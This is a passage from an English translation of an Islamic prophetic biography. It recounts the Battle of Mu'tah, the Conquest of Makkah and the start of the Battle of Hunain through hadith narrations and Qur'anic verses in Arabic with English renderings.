> *"If Zaid were slain, then Ja`far Ibn Abi Talib was to take command, and if he were killed then `Abdullah Ibn Rawahah."*

People prepared themselves to set off. Their number was 3.000. When they were about to set off, they bade farewell to the Messenger's chiefs and saluted them.

Then, the people marched forth, the Messenger of Allah (peace and blessings of Allah be upon him) accompanied them until he said farewell and returned.

They went on their way as far as Ma`an in Syria where they heard that Hereaclius had come down to Ma`ab in the Balqa' with 100.000 Greeks joined by 100.000 men from Lakhm, Judham, Al-Qayn, Bahra and Bali. When the Muslims heard this they spent two nights at Ma`an pondering what to do. `Abdullah Ibn Rawahah encouraged the men saying,

"Men, what you dislike is that which you have come out in search of, viz, martyrdom. We are not fighting the enemy with numbers, or strength or multitude, but we are confronting them with this religion with which Allah has honored us. So come on! Both prospects are fine: Victory or martyrdom." The men said, "By Allah Ibn Rawahah is right."

The people went forward until when they were on the borders of the Balqa' the Greek and the Arab forces of Heraclius met them in a village called Masharif. When the enemy approached, the Muslims withdrew to a village called Mu'tah. There the forces met and the Muslims made their dispositions: the right wing led by Qutbah Ibn Qatadah of Banu `Udhrah, and the left wing by an *Ansari* called `Ubaya Ibn Malik.

When fighting began Zaid Ibn Harithah fought holding the Messenger's standard, until he died from loss of blood among the spears of the enemy. Then Ja`far took it and fought with it until he was martyred. `Abdullhah Ibn Rwahah took the standard and fought until he died a martyr.

In this context, Al-Bukhari narrated the following narrations:

Nafi` narrated that Ibn `Umar informed me that on the day (of Mu'tah) he stood beside Ja`far who was dead (i.e., killed in the battle), and he counted fifty wounds in his body, caused by stabs or strokes, and none of those wounds was in his back.

`Abdullah Ibn `Umar said, "Allah's Messenger appointed Zaid Ibn Harithah as the commander of the army during the *Ghazwah* of Mu'tah and said,

> *'If Zaid is martyred, Ja`far should take over his position, and if Ja`far is martyred, 'Abdullah Ibn Rawahah should take over his position.'"*

'Abdullah Ibn `Umar (may Allah be pleased with them) further said, "I was present amongst them in that battle and we searched for Ja`far Ibn Abi Talib and found his body amongst the bodies of the martyred ones, and found over ninety wounds over his body, caused by stabs or shots (of arrows)."

Anas (may Allah be pleased with him) said, "The Prophet (peace and blessings of Allah be upon him) had informed the people of the martyrdom of Zaid, Ja`far and Ibn Rawahah before the news of their death reached. The Prophet (peace and blessings of Allah be upon him) said,

> *'Zaid took the flag (as the commander of the army) and was martyred, then Ja`far took it and was martyred, and then Ibn Rawahah took it and was martyred.'*

At that time, the Prophet's eyes were shedding tears. He added,

> *"Then the flag was taken by a sword amongst the Swords of Allah (i.e., Khalid)*

and Allah made them (i.e., the Muslims) victorious.'"

`Amrah said, "I heard `Aishah saying, 'When the news of the martyrdom of Ibn Harithah, Ja`far Ibn Abi Talib and `Abdullah Ibn Rawahah reached, Allah's Messenger sat with sorrow explicit on his face." `Aishah added, "I was then peeping through a chink in the door. A man came to him and said, 'O Allah's Messenger! The women of Ja`far are crying.' Thereupon the Prophet (peace and blessings of Allah be upon him) told him to forbid them to do so. So the man went away and returned saying, 'I forbade them but they did not listen to me.' The Prophet (peace and blessings of Allah be upon him) ordered him again to go (and forbid them). He went again and came saying, 'By Allah, they overpowered me (i.e., did not listen to me)." `Aishah said, "Allah's Messenger said (to him),

'Go and throw dust into their mouths.'"

`Aishah added, "I said, 'May Allah put your nose in the dust! By Allah, neither have you done what you have been ordered, nor have you relieved Allah's Messenger from trouble.'"

`Amir said that whenever Ibn `Umar greeted the son of Ja`far, he used to say (to him), "*Assalam 'Alaika* (i.e., peace be on you), O the son of two-winged person."

Khalid Ibn Al-Walid (may Allah be pleased with him) said, "On the day (of the battle of) Mu'tah, nine swords were broken in my hand, and nothing was left in my hand except a Yemenite sword of mine."

The Conquest of Makkah

فتح مكة

The conquest of Makkah, according to the scholars of *Siyrah*, took place in Ramadan in the 8th year of Hijra. In the Glorious Qur'an, Allah, Most High, says,

﴿وَمَا لَكُمْ أَلَّا تُنفِقُوا۟ فِى سَبِيلِ ٱللَّهِ وَلِلَّهِ مِيرَٰثُ ٱلسَّمَٰوَٰتِ وَٱلْأَرْضِ ۚ لَا يَسْتَوِى مِنكُم مَّنْ أَنفَقَ مِن قَبْلِ ٱلْفَتْحِ وَقَٰتَلَ ۚ أُو۟لَٰٓئِكَ أَعْظَمُ دَرَجَةً مِّنَ ٱلَّذِينَ أَنفَقُوا۟ مِنۢ بَعْدُ وَقَٰتَلُوا۟ ۚ وَكُلًّا وَعَدَ ٱللَّهُ ٱلْحُسْنَىٰ ۚ وَٱللَّهُ بِمَا تَعْمَلُونَ خَبِيرٌ ﴿١٠﴾﴾ [الحديد: ١٠]

﴿Not equal among you are these who spent (freely) and fought, before the victory (with those who did later). Those are higher in rank than those who spent (freely) and fought afterwards. But to all Allah promised a goodly (reward). And Allah is well acquainted with all that ye do.﴾

(Al-Hadid: 10)

﴿إِذَا جَآءَ نَصْرُ ٱللَّهِ وَٱلْفَتْحُ ﴿١﴾ وَرَأَيْتَ ٱلنَّاسَ يَدْخُلُونَ فِى دِينِ ٱللَّهِ أَفْوَاجًا ﴿٢﴾ فَسَبِّحْ بِحَمْدِ رَبِّكَ وَٱسْتَغْفِرْهُ ۚ إِنَّهُۥ كَانَ تَوَّابًۢا ﴿٣﴾﴾ [النصر: ١- ٣]

﴿When comes the Help of Allah, and victory, and thou dost see the people enter Allah's Religion in crowds, celebrate the Praises of thy Lord, and pray for His forgiveness: for He is Oft-Returning (in forgiveness).﴾

(An-Nasr: 1-3)

The Occasion of the Conquest of Makkah

Despite the improved relations between Makkah and Madinah after the signing of the Treaty of Al-Hudaybiyah, the ten-year peace was to be broken by Quraish who, with their allies, the tribe of Bakr, attacked the tribe of Khuza`ah. Now Khuza`ah were allies of the Muslims and when the Prophet (peace and blessings of Allah be upon him) heard of the attack, he immediately ordered his men to prepare for war. Later, the Messenger (peace and blessings of Allah be upon him) informed the men that he was going to Makkah and ordered them to make careful preparations. He said,

"O Allah, take the eyes and ears from Quraish so that we may take them by surprise in their land."

Consequently, the men got themselves ready.

The Affair of Hatib Ibn Abi Balta`ah

In his *Sahih*, Al-Bukhari narrated on the authority of `Ubaid Allah Ibn Abi Rafi` that the later said, "I

heard `Ali (may Allah be pleased with him) say, 'Allah's Messenger (peace and blessings of Allah be upon him) sent me, Abu Marthad and Az-Zubair, and all of us were riding horses, and said, 'Go until you reach Raudat-Khakh where there is a pagan woman carrying a letter from Hatib Ibn Abi Balta`ah to the pagans of Makkah.' So we found her riding her camel at the place which Allah's Messenger (peace and blessings of Allah be upon him) had mentioned. We said (to her), '(Give us) the letter.' She said, 'I have no letter.' Then we made her camel kneel down and we searched her, but we found no letter. Then we said, 'Allah's Messenger (peace and blessings of Allah be upon him) had not told us a lie, certainly. Take out the letter, otherwise we will strip you naked.' When she saw that we were determined, she put her hand below her waist belt, for she had tied her cloak round her waist, and she took out the letter, and we brought her to Allah's Messenger (peace and blessings of Allah be upon him). Then `Umar said, 'O Allah's Messenger! (This Hatib) has betrayed Allah, His Messenger and the believers! Let me cut off his neck!' The Prophet (peace and blessings of Allah be upon him) asked Hatib, 'What made you do this?' Hatib said, 'By Allah, I did not intend to give up my belief in Allah and His Messenger but I wanted to have some influence among the (Makkah) people so that through it, Allah might protect my family and property. There is none of your Companions but has some of his relatives

there through whom Allah protects his family and property.' The Prophet (peace and blessings of Allah be upon him) said,

> *'He has spoken the truth; do no say to him but good.'*

`Umar said, 'He has betrayed Allah, His Messenger and the faithful believers. Let me cut off his neck!' The Prophet (peace and blessings of Allah be upon him) said,

> *'Is he not one of the Badr warriors? May be Allah looked at the Badr warriors and said, 'Do whatever you like, as I have granted Paradise to you, or said, 'I have forgiven you.'*

On hearing this, tears came out of `Umar's eyes, and he said, 'Allah and His Messenger know best.'"

Therefore, Allah, Most High, has revealed the *Surah* that begins with,

﴿يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُوا۟ لَا تَتَّخِذُوا۟ عَدُوِّى وَعَدُوَّكُمْ أَوْلِيَآءَ تُلْقُونَ إِلَيْهِم بِٱلْمَوَدَّةِ وَقَدْ كَفَرُوا۟ بِمَا جَآءَكُم مِّنَ ٱلْحَقِّ يُخْرِجُونَ ٱلرَّسُولَ وَإِيَّاكُمْ أَن تُؤْمِنُوا۟ بِٱللَّهِ رَبِّكُمْ إِن كُنتُمْ خَرَجْتُمْ جِهَٰدًا فِى سَبِيلِى وَٱبْتِغَآءَ مَرْضَاتِى ۚ تُسِرُّونَ إِلَيْهِم بِٱلْمَوَدَّةِ وَأَنَا۠ أَعْلَمُ بِمَآ أَخْفَيْتُمْ وَمَآ أَعْلَنتُمْ ۚ وَمَن يَفْعَلْهُ مِنكُمْ فَقَدْ ضَلَّ سَوَآءَ ٱلسَّبِيلِ ﴿١﴾﴾

[الممتحنة: ١]

O ye who believe! Take not my enemies and yours as friends (or protectors), offering them (your) love, even though they have rejected the Truth that has come to you, and have (on the contrary) driven out the Messenger and yourselves (from your homes), (simply) because ye believe in Allah, you Lord! If you have came out to strive in My way and to seek My good pleasure, showing friendship into them in secret: for I know full well all that ye conceal and all that ye reveal. And any of you that does this has strayed from the straight path.

(Al-Mumtahinah: 1)

Muslims Goes out to Makkah

On the 10th of Ramadan, 8 AH, the Messenger of Allah (peace and blessings of Allah be upon him) went on his journey and put over Madinah Abu Ruhm Kulthum Ibn Hussayn. In this context, Al-Bukhari narrated on the authority of Ibn `Abbas (may Allah be pleased with them) that the latter said, "Allah's Messenger (peace and blessings of Allah be upon him) traveled in the month of Ramadan and he fasted until he reached (a place called) `Usfan, then he asked for a tumbler of water and drank it by the daytime so that the people might see him. He broke his fast until he reached Makkah."

Ibn `Abbas used to say, "Allah's Messenger (peace and blessings of Allah be upon him) fasted and sometimes did not fast while traveling, so one may fast or may not (on journeys)."

However, it should be noted that the Muslims' number was 10.000 men.

Abu Sufiyan Embraces Islam

Hisham's father, according to Al-Bukhari, narrated that when Allah's Messenger (peace and blessings of Allah be upon him) set out (towards Makkah) during the year of the Conquest (of Makkah) and this news reached (the infidels of Quraish), Abu Sufyan, Hakim Ibn Hizam and Budail Ibn Warqa came out to gather information about Allah's Messenger (peace and blessings of Allah be upon him).

They proceeded on their way until they reached a place called Marr-az-Zahran (which is near Makkah). There they saw many fires as if they were the fires of `Arafat. Abu Sufyan said, "What is this? It looked like the fires of `Arafat." Budail Ibn Warqa said, "Banu `Amr are less in number than that."

Some of the guards of Allah's Messenger (peace and blessings of Allah be upon him) saw them and took them over, caught them and brought them to Allah's Messenger. Abu Sufyan embraced Islam.

When the Prophet (peace and blessings of Allah be upon him) proceeded, he said to Al-`Abbas,

> *"Keep Abu Sufyan standing at the top of the mountain so that he would look at the Muslims."*

So Al-`Abbas kept him standing (at that place) and the tribes with the Prophet (peace and blessings of Allah be upon him) started passing in front of Abu Sufyan in military batches. A batch passed and Abu Sufyan said, "O `Abbas, who are these?" `Abbas said, "They are (Banu) Ghifar." Abu Sufyan said, "I have gotten nothing to do with Ghifar." Then a batch of the tribe of Juhaina passed by and he said similarly as above. Then (a batch of the tribe of) Sa`d Ibn Huzaim passed by and he said similarly as above. Then Banu Sulaim passed by and he said similarly as above. Then came a batch, the like of which Abu Sufyan had not seen. He said, "Who are these?" `Abbas said, "They are the *Ansar* headed by Sa`d Ibn `Ubadah, the one holding the flag."

Sa`d Ibn `Ubadah said, "O Abu Sufyan! Today is the day of a great battle and today (what is prohibited in) the Ka`bah will be permissible." Abu Sufyan said, "O `Abbas! How excellent the day of destruction is!" Then came another batch (of warriors) which was the smallest of all the batches, and in it there was Allah's Messenger (peace and blessings of Allah be upon him) and his Companions and the flag of the Prophet (peace and blessings of

Allah be upon him) was carried by Az-Zubair Ibn Al-`Awwam.

When Allah's Messenger (peace and blessings of Allah be upon him) passed by Abu Sufyan, the latter said, (to the Prophet), "Do you know what Sa`d Ibn `Ubadah said?" The Prophet (peace and blessings of Allah be upon him) said, "What did he say?" Abu Sufyan said, "He said such-and-such." On that the Prophet (peace and blessings of Allah be upon him) said,

> *"Sa`d told a lie, but today Allah will give superiority to the Ka`bah and today the Ka`bah will be covered with a (cloth) covering."*

Allah's Messenger (peace and blessings of Allah be upon him) ordered that his flag be fixed at Al-Hajun.

Al-Bukhari also narrated that `Urwah said that Nafi` Ibn Jubair Ibn Mut`im said, "I heard Al-`Abbas saying to Az-Zubair Ibn Al-`Awwam, 'O Abu `Abdullah! Did Allah's Messenger (peace and blessings of Allah be upon him) order you to fix the flag here?'"

Allah's Messenger (peace and blessings of Allah be upon him) ordered Khalid Ibn Al-Walid to enter Makkah from its upper part from Ka`bah while the Prophet (peace and blessings of Allah be upon him) himself entered from Kuda. Two men from the

cavalry of Khalid Ibn Al-Wahd named Hubaish Ibn Al-Ash`ar and Kurz Ibn Jabir Al-Fihri were martyred on that day.

The Description of the Prophet's Entry into Makkah

`Aishah (may Allah be pleased with her) said, "During the year of the Conquest (of Makkah), the Prophet (peace and blessings of Allah be upon him) entered Makkah through Kada which was at the upper part of Makkah."

Both Al-Bukhari and Muslim narrated on the authority of Anas Ibn Malik (may Allah be pleased with him) that the latter said that on the day of the Conquest, the Prophet (peace and blessings of Allah be upon him) entered Makkah, wearing a helmet on his head. When he took it off, a man came and said, "Ibn Khatal is clinging to the curtain of the Ka`bak." The Prophet (peace and blessings of Allah be upon him) said,

"Kill him."

Al-Bukhari, moreover, narrated on the authority of `Abudullah Ibn Mughaffal that the latter said that I saw Allah's Messenger (peace and blessings of Allah be upon him) on the day of the Conquest of Makkah over his she-camel, reciting *Surat-al-Fath* in a vibrant quivering tone.

Mu`awiyah commented on this, saying, "Were I not afraid that the people may gather around me, I would recite in vibrant quivering tone as he (i.e., `Abdullah Ibn Mughaffal) did, imitating Allah's Messenger."

Muslims had been ordered by the Prophet (peace and blessings of Allah be upon him) not to cause any harm unless anyone tried to stop them entering. However, according to Ibn Ishaq, Safwan Ibn Umayyah, `Ikrimah Ibn Abi Jahl and Suhail Ibn `Amr had collected some men in Al-Khandama to fight. Himas Ibn Qays Ibn Khalid, brother of Ibn Bakr was sharpening his sword before the Messenger of Allah (peace and blessings of Allah be upon him) entered Makkah, and his wife asked him why he was doing so. When he told her it was for Muhammad and his Companions she said that she did not think that it would do them any harm. He answered that he hoped to give her one of them as a slave. Then he went to Al-Khandama with Safwan, Suhail, and `Ikrimah and when the Muslims under Khalid arrived a skirmish followed in which Kurz Ibn Jabir, one of the tribe of Muharib Ibn fihr, and Hubaish Ibn Khalid Ibn Rabi`ah Ibn Asram, an ally of the tribe of Munqidh, who were in Khalid's cavalry, were killed. They had taken a road of their own apart from Khalid and were killed together. Salamah Ibn Al-Mayla, one of Khalid's horsemen, was killed,

and the polytheists lost about 12 or 13 men; then they took to flight.

The Messenger of Allah (peace and blessings of Allah be upon him) had instructed his Commanders when they entered Makkah only to fight those who resisted them, except a small number who were to be killed even if they found beneath the curtains of the Ka`bah. Among them were `Abdullah Ibn Sa`d Ibn Abi Sarh, `Abdullah Ibn Khadl and Al-Huwairth Ibn Naqid Ibn Wahb Ibn `Abd Qasa.

In his *Sahih*, Al-Bukhari narrated on the authority of `Abdullah that, "When the Prophet (peace and blessings of Allah be upon him) entered Makkah on the Day of the Conquest, there were 360 idols around the Ka`bah. The Prophet (peace and blessings of Allah be upon him) started striking them with a stick he had in his hand and was saying,

> *'A Truth has come and falsehood will neither start nor will it reappear.'*

Moreover, Al-Bukhari narrated on the authority of `Abdullah Ibn `Umar (may Allah be pleased with them) who said, "The Prophet (peace and blessings of Allah be upon him) arrived (at Makkah) in the year of the Conquest (of Makkah) while Usamah was riding behind him on (his she-camel). Al-Qaswa, Bilal and `Uthman Ibn Talha were accompanying him. When he made his she-camel kneel down near the Ka`bah, he said to `Uthman,

'Get us the key (of the Ka`bah).'

He brought the key to him and opened the gate of the Ka`bah, for him. The Prophet (peace and blessings of Allah be upon him), Usamah, Bilal and `Uthman (Ibn Talhah) entered the Ka`bah and then closed the gate behind them (from inside). The Prophet (peace and blessings of Allah be upon him) stayed there for a long period and then came out. The people rushed to get in, but I went in before them and found Bilal standing behind the gate, and I said to him, 'Where did the Prophet (peace and blessings of Allah be upon him) pray?' He said, 'He prayed between those two front pillars.' The Ka`bah was built on six pillars, arranged in two rows, and he prayed between the two pillars of the front row leaving the gate of the Ka`bah at his back and facing (in Prayer) the wall which faces one when one enters the Ka`bah. Between him and that wall (was the distance of about three cubits). But I forgot to ask Bilal about the number of *Rak`at* (units in Prayer) the Prophet (peace and blessings of Allah be upon him) had prayed. There was a red piece of marble at the place where he (i.e., the Prophet, peace and blessings of Allah be upon him) had offered the Prayer."

Mujahid, according to Al-Bukhri, also reported that Allah's Messenger (peace and blessings of Allah be upon him) got up on the day of the Conquest of Makkah and said,

"Allah has made Makkah a sanctuary since the day He created the Heavens and the Earth, and it will remain a sanctuary by virtue of the sanctity Allah has bestowed on it until the Day of Resurrection. It (i.e., fighting in it) was not made lawful to anyone before me, nor will it be made lawful to anyone after me, and it was not made lawful for me except for a short period of time. Its animals (that can be hunted) should not be chased, nor should its trees be cut, nor its vegetation or grass uprooted, not its Luqata (i.e., lost things) picked up except by one who makes a public announcement about it."

Al-`Abbas Ibn `Abdul Muttalib said, "Except the *Idhkhir*, O Allah's Messenger, as it is indispensable for blacksmiths and houses." On that, the Prophet (peace and blessings of Allah be upon him) kept quiet and then said,

"Except the Idhkhir as it is lawful to cut."

Abu Shuraih narrated that he said to `Amr Ibn Sa`id while the latter was sending troops in batches to Makkah, "O chief! Allow me to tell you a statement which Allah's Messenger (peace and blessings of Allah be upon him) said on the second day of the Conquest of Makkah. My two ears heard it and my heart remembered it and my two eyes saw

him when he said it. He (i.e., the Prophet, peace and blessings of Allah be upon him) praised Allah and then said,

> *'Makkah has been made a sanctuary by Allah and not by the people, so it is not lawful for a person, who believes in Allah and the Last Day to shed blood in it, or to cut its trees and if someone asks the permission to fight in Makkah because Allah's Messenger (peace and blessings of Allah be upon him) was allowed to fight in it, say to him, 'Allah permitted His Messenger and did not allow you, and even he (i.e., the Messenger) was allowed for a short period of the day, and today its (Makkah's) sanctity has become the same as it was before (of old) so those who are present should inform those who are absent (this Hadith).'"*

Then Abu Shuraih, was asked, "What did `Amr say to you?" Abu Shuraih said, "He said, 'I knew that better than you, O Abu Shuraih! The *Haram* (i.e., Makkah) does not give refuge to a sinner or a fleeing murderer or a person running away after causing destruction.'"

According to Al-Bukhari, Salim's father narrated that the Prophet (peace and blessings of Allah be upon him) sent Khalid Ibn Al-Walid to the tribe of Jadhimah and Khalid invited them to Islam but they

could not express themselves by saying, "*Aslamna* (i.e., we have embraced Islam)," but they started saying "*Saba'na! Saba'na* (i.e., we have come out of one religion to another)." Khalid kept on killing (some of) them and taking (some of) them as captives and gave every one of us his Captive. When there came the day then Khalid ordered that each man (i.e., Muslim soldier) should kill his captive, I said, "By Allah, I will not kill my captive, and none of my companions will kill his captive." When we reached the Prophet (peace and blessings of Allah be upon him), we mentioned to him the whole story. On that, the Prophet (peace and blessings of Allah be upon him) raised both his hands and said twice,

> *"O Allah! I am free from what Khalid has done."*

The Prophet's Stay in Makkah

The scholars of *Siyrah* are unanimously agreed that the Prophet (peace and blessings of Allah be upon him) stayed the remaining days of Ramadan in Makkah shortening the Prayers and not fasting.

In this context, Al-Bukhari narrated that Anas (may Allah be pleased with him) said, "We stayed (in Makkah) for ten days along with the Prophet (peace and blessings of Allah be upon him) and used to offer shortened Prayers (i.e., journey prayers)."

Also, Ibn `Abbas (may Allah be pleased with them) reported that the Prophet (peace and blessings

of Allah be upon him) stayed in Makkah for 19 days during which he prayed 2 *Rak`at* in each Prayer (that consists of 4 *Rak`at*, namely, *Zuhr*, *`Asr* and *Maghrib* Prayers).

The Prophet's Judgments during His Stay in Makkah

In his *Sahih*, Al-Bukhari reported some of the Prophet's judgements during his stay in Makkah, following are some of his narrations:

`Aishah (may Allah be pleased with her) said that `Utbah Ibn Abi Waqqas authorized his brother Sa`d to take the son of the slave-girl of Zam`ah into his custody. `Utbah said (to him), "He is my son." When Allah's Messenger (peace and blessings of Allah be upon him) arrived in Makkah during the Conquest (of Makkah), Sa`d Ibn Abi Waqqas took the son of the slave-girl of Zam`ah and took him to the Prophet (peace and blessings of Allah be upon him). `Abd Ibn Zam`ah too came along with him. Sa`d said, "This is the son of my brother and the latter has informed me that he is his son." `Abd Ibn Zam`ah said, "O Allah's Messenger! This is my brother who is the son of the slave-girl of Zam`ah and was born on his (i.e., Zam`ah's) bed."

Allah's Messenger (peace and blessings of Allah be upon him) looked at the son of the slave-girl of Zam`ah and noticed that he, of all the people had the greatest resemblance to `Utbah Ibn Abi Waqqas.

Allah's Messenger (peace and blessings of Allah be upon him) then said (to `Abd),

> *"He is yours; he is your brother, O `Abd Ibn Zam`ah, he was born on the bed (of your father)."*

(At the same time) Allah's Messenger (peace and blessings of Allah be upon him) said (to his wife Sawdah), "Veil yourself before him (i.e., the son of the slave-girl) O Sawdah," because of the resemblance he noticed between him and `Utbah Ibn Abi Waqqas. Allah's Messenger (peace and blessings of Allah be upon him) added,

> *"The boy is for the bed (i.e., for the owner of the bed where he was born), and stone is for the adulterer."*

`Urwah Ibn Az-Zubair reported that a lady committed theft during the lifetime of Allah's Messenger (peace and blessings of Allah be upon him) in the *Ghazwah* of Al-Fath, (i.e., Conquest of Makkah). Her folk went to Usamah Ibn Zaid to intercede for her (with the Prophet, peace and blessings of Allah be upon him). When Usamah interceded for her with Allah's Messenger, the color of the face of Allah's Messenger (peace and blessings of Allah be upon him) changed and he said,

> *"Do you intercede with me in a matter involving one of the legal punishments prescribed by Allah?"*

Usamah said, "O Allah's Messenger! Ask Allah's Forgiveness for me." So in the afternoon, Allah's Messenger (peace and blessings of Allah be upon him) got up and addressed the people. He praised Allah as He deserved and then said,

> *"... The nations prior to you were destroyed because if a noble amongst them stole, they used to excuse him, and if a poor person amongst them stole, they would apply (Allah's) Legal Punishment to him. By Him in Whose Hand Muhammad's soul is, if Fatimah, the daughter of Muhammad stole, I would cut her hand."*

Then Allah's Messenger (peace and blessings of Allah be upon him) gave his order in the case of that woman and her hand was cut off. Afterwards her repentance proved sincere and she got married. `Aishah said, "That lady used to visit me and I used to convey her demands to Allah's Messenger (peace and blessings of Allah be upon him)."

On the day of the Conquest of Makkah, the Prophet (peace and blessings of Allah be upon him) took the pledge of both men and women to testify that there is no god but Allah and Muhammad is the Messenger of Allah, and to embrace Islam. According to Ahmad, the Messenger of Allah (peace and blessings of Allah be upon him) took the pledge of people to believe in Allah and to testify that there

is no god but Allah and Muhammad is the Messenger of Allah.

[T. In the Glorious Qur'an, we read,

﴿يَٰٓأَيُّهَا ٱلنَّبِيُّ إِذَا جَآءَكَ ٱلْمُؤْمِنَٰتُ يُبَايِعْنَكَ عَلَىٰٓ أَن لَّا يُشْرِكْنَ بِٱللَّهِ شَيْـًٔا وَلَا يَسْرِقْنَ وَلَا يَزْنِينَ وَلَا يَقْتُلْنَ أَوْلَٰدَهُنَّ وَلَا يَأْتِينَ بِبُهْتَٰنٍ يَفْتَرِينَهُۥ بَيْنَ أَيْدِيهِنَّ وَأَرْجُلِهِنَّ وَلَا يَعْصِينَكَ فِى مَعْرُوفٍ فَبَايِعْهُنَّ وَٱسْتَغْفِرْ لَهُنَّ ٱللَّهَ إِنَّ ٱللَّهَ غَفُورٌ رَّحِيمٌ ﴿١٢﴾﴾ [الممتحنة: ١٢]

﴿O Prophet! When believing women come to thee to take the oath of fealty to thee, that they will not associate in worship any other thing whatever with Allah, that they will not steal, that they will not commit adultery (or fornication), that they will not kill their children, that they will not utter slander, intentionally forging falsehood, and that they will not disobey thee in any just matter, then do thou receive their fealty, and pray to Allah for the forgiveness (of their sins): for Allah is Oft-Forgiving, Most Merciful.﴾

(Al-Mumtahinah: 12)]

Majashi, according to Al-Bukhari, said, "I took my brother to the Prophet (peace and blessings of Allah be upon him) after the Conquest (of Makkah) and said, 'O Allah's Messenger! I have come to you

with my brother so that you may take a pledge of allegiance from him for migration.' The Prophet (peace and blessings of Allah be upon him) said,

> *'The people of migration (i.e., those who migrated to Madinah before the Conquest) enjoyed the privileges of migration (i.e., there is no need for migration anymore).'*

I said to the Prophet (peace and blessings of Allah be upon him), 'For what will you take his pledge of allegiance?' The Prophet (peace and blessings of Allah be upon him) said,

> *'I will take his pledge of allegiance for Islam, Belief, and for Jihad (i.e., fighting in Allah's Cause).'"*

Mujahid, likewise, said, "I said to Ibn `Umar, 'I want to migrate to Syria.' He said, 'There is no migration, but *Jihad* (for Allah's Cause). Go and offer yourself for *Jihad*, and if you find an opportunity for *Jihad* (stay there) otherwise, come back.'"

In an other narration, Ibn `Umar said, "There is no migration today or after Allah's Messenger." Then, he completed his statement as above.

Ibn `Abbas said, "`Umar used to admit me (into his house) along with the old men who had fought in the Badr battle. Some of them said (to `Umar), 'Why do you allow this young man to enter with us, while we have sons of his own age?' `Umar said,

'You know what person he is.' One day `Umar called them and called me along with them, I had thought he called me on that day to show them something about me (i.e., my knowledge). `Umar asked them, 'What do you say about (the *Surah*) that reads,

﴿إِذَا جَآءَ نَصْرُ ٱللَّهِ وَٱلْفَتْحُ ۝١ وَرَأَيْتَ ٱلنَّاسَ يَدْخُلُونَ فِى دِينِ ٱللَّهِ أَفْوَاجًا ۝٢ فَسَبِّحْ بِحَمْدِ رَبِّكَ وَٱسْتَغْفِرْهُ ۚ إِنَّهُۥ كَانَ تَوَّابًۢا ۝٣﴾ [النصر: ١- ٣]

﴿When comes the Help of Allah and the Victory, and thou dost see people enter Allah's Religion in crowds. Celebrate the Praises Of thy Lord and pray for His forgiveness: for He is Oft-Returning (in forgiveness).﴾

(An-Nasr: 1-3)

Some of them replied, 'We are ordered to praise Allah and repent to Him if we are helped and granted victory.' Some said, 'We do not know.' Others kept quiet. `Umar then said to me, 'Do you say similarly?' I said, 'No.' `Umar said 'What do you say then?' I said, 'This Qur'anic verse indicates the approaching of the death of Allah's Messenger (peace and blessings of Allah be upon him) of which Allah informed him. When comes the help of Allah and the Conquest, i.e., the Conquest of Makkah, that

will be the sign of your Prophet's approaching death, so testify the uniqueness of your Lord (i.e., Allah) and praise Him and repent to Him as He is ready to forgive.' On that, `Umar said, 'I do not know about it anything other than what you know.'

`Amr Ibn Salamah said, "We were at a place which was a thoroughfare for the people, and the caravans used to pass by us and we would ask them, 'What is wrong with the people? What is wrong with the people? Who is that man?' They would say, 'That man claims that Allah has sent him (as a Messenger), that he has been divinely inspired, and that Allah has revealed to him such-and-such.' I used to memorize that (Divine) Talk, and feel as if it was inculcated in my chest (i.e., mind) and the Arabs (other than Quraish) delayed their conversion to Islam until the Conquest (of Makkah). They used to say, 'Leave him (i.e., Muhammad) and his people Quraish: if he overpowers them then he is a true Prophet. So, when Makkah was conquered, then every tribe rushed to embrace Islam, and my father hurried to embrace Islam before (the other members of) my tribe. When my father returned (from the Prophet) to his tribe, he said, 'By Allah, I have come to you from the Prophet (peace and blessings of Allah be upon him) for sure!' The Prophet (peace and blessings of Allah be upon him) afterwards said to them,

'Offer such-and-such Prayer at such-and-such time, and when the time for the Prayer becomes due, then one of you should pronounce the Adhan (the call to prayer), and let the one amongst you who knows Qur'an most should, lead the Prayer.'

So they looked for such a person and found none who knew more Qur'an than I because of the Quranic material which I used to learn from the caravans. They therefore made me their Imam (to lead the prayer) and at that time I was a boy of six or seven years, wearing a *Burda* (i.e., a black square garment) proved to be very short for me (and my body became partly naked). A lady from the tribe said, 'Won't you cover the anus of your reciter for us?' So they bought (a piece of cloth) and made a shirt for me. I had never been so happy with anything before as I was with that shirt."

The Battle of Hunain

غزوة حنين

Speaking about this battle, the Glorious Qur'an says,

﴿لَقَدْ نَصَرَكُمُ ٱللَّهُ فِى مَوَاطِنَ كَثِيرَةٍ وَيَوْمَ حُنَيْنٍ إِذْ أَعْجَبَتْكُمْ كَثْرَتُكُمْ فَلَمْ تُغْنِ عَنكُمْ شَيْـًٔا وَضَاقَتْ عَلَيْكُمُ ٱلْأَرْضُ بِمَا رَحُبَتْ ثُمَّ وَلَّيْتُم مُّدْبِرِينَ ﴿٢٥﴾ ثُمَّ أَنزَلَ ٱللَّهُ سَكِينَتَهُۥ عَلَىٰ رَسُولِهِۦ وَعَلَى ٱلْمُؤْمِنِينَ وَأَنزَلَ جُنُودًا لَّمْ تَرَوْهَا وَعَذَّبَ ٱلَّذِينَ كَفَرُوا۟ ۚ وَذَٰلِكَ جَزَآءُ ٱلْكَٰفِرِينَ ﴿٢٦﴾ ثُمَّ يَتُوبُ ٱللَّهُ مِنۢ بَعْدِ ذَٰلِكَ عَلَىٰ مَن يَشَآءُ ۗ وَٱللَّهُ غَفُورٌ رَّحِيمٌ ﴿٢٧﴾﴾ [التوبة: ٢٥ - ٢٧]

﴿Assuredly Allah did help you in many battle-fields and on the Day of Hunain: behold: your great numbers elated you but they availed you naught; the land, for all that if is wide, did constrain you, and ye turned back in retreat. But Allah did pour His calm on the Messenger and on the Believers, and sent down forces, which ye saw not: He punished the unbelievers: thus doth He reward those without faith. Again will Allah, after this, turn (in

mercy) to whom He wills: for Allah is Off-Forgiving, Most Merciful.﴾

(At-Tawbah: 25-27)

According to the majority of scholars of *Siyrah*, the battle of Hunain took place in Shwwal, 8 AH.

The Occasion of the Battle

When Hawazin, a neighboring tribe of Makkah, heard the news of the Prophet (peace and blessings of Allah be upon him) and the Conquest of Makkah, they made an agreement with another tribe from Ta'if, called Thaqif, to fight the Muslims and destroy them before they could spread their religion throughout Arabia. Other tribes joined these two tribes.

